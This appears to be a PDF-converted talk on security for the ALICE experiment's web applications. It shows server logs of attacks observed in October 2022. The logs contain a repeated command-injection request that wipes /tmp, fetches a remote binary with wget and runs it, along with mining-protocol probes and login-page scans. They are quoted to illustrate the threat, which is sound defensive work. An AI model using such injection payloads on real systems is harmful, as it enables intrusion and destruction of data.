



# Security Models for ALICE Web-Based Applications

**George RADUTA**, Martin Boulais  
on behalf of the ALICE O<sup>2</sup>/FLP Project

9<sup>th</sup> of May 2023

# Servers are under constant attacks

# Servers are under constant attacks

Regular heavy targeted attacks on ALICE

*e.g 4th of Oct 2022*

```
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"  
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"  
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"  
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"  
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
```



# Servers are under constant attacks


Regular heavy targeted attacks on ALICE  
e.g 4th of Oct 2022

```
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
"GET /shell?cd+/tmp;rm+-rf+*;wget+185. /jaws;sh+/tmp/jaws HTTP/1.1"
"GET /auth/resources/dvtjp/common/keycloak/lib/pficon/pficon.css HTTP/1.1" 404 351 "http://188.WWW.ABC.XYZ/auth/resources/dvtjp/common/keycloak/lib/pficon/pficon.css"
"GET /robots.txt HTTP/1.1" 404 351 "http://188.WWW.ABC.XYZ/robots.txt" "Mozilla/5.0 (X11; Linux x86_64)"
"GET /.well-known/security.txt HTTP/1.1" 404 351 "http://188.WWW.ABC.XYZ/.well-known/security.txt"
"GET /robots.txt HTTP/1.1" 404 351 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/robots.txt)"
"GET / HTTP/1.1" 302 634 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.107 Mobile Safari/537.36"
"\x03\x00\x00*\xE0\x00\x00\x00\x00\x00Cookie: msthash=Administr" 400 157 "-" "-"
"GET /actuator/health HTTP/1.1" 404 351 "-" "Mozilla/5.0 zgrab/0.x"
"GET / HTTP/1.1" 302 293 "-" "libwww-perl/6.05"
"MGLNDD_188.WWW.ABC.XYZ_443" 400 157 "-" "-"
"POST /boaform/admin/formLogin HTTP/1.1" 400 255 "http://188.WWW.ABC.XYZ:443/admin/login.asp" "Mozilla/5.0"
"GET / HTTP/1.1" 302 293 "-" "Mozilla/5.0"
"GET /owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f HTTP/1.1" 404 351 "-" "Mozilla/5.0 zgrab/0.x"
"{\x22id\x22: 1, \x22method\x22: \x22mining.subscribe\x22, \x22params\x22: [\x22cpuminer/2.5.1\x22]}" 400 157 "-" "-"
"{\x22id\x22: 1, \x22method\x22: \x22mining.subscribe\x22, \x22params\x22: [\x22MinerName/1.0.0\x22, \x22url\x22: https://188.WWW.ABC.XYZ:443/admin/login.asp]}" 400 157 "-" "-"
"{\x22id\x22:1,\x22method\x22:\x22eth_submitLogin\x22,\x22worker\x22:\x22eth1.0\x22,\x22params\x22:[\x22188.WWW.ABC.XYZ:443\x22,\x22url\x22: https://188.WWW.ABC.XYZ:443/admin/login.asp]}" 400 157 "-" "-"
"GET /download/file.ext HTTP/1.1" 400 657 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.107 Mobile Safari/537.36"
```

Daily non-targeted attacks



# ALICE Experiment




174 institutes\*  
41 countries\*



~2100 collaborators\*

*\*As of 20th of April 2023*


# ALICE Experiment







# ALICE Experiment

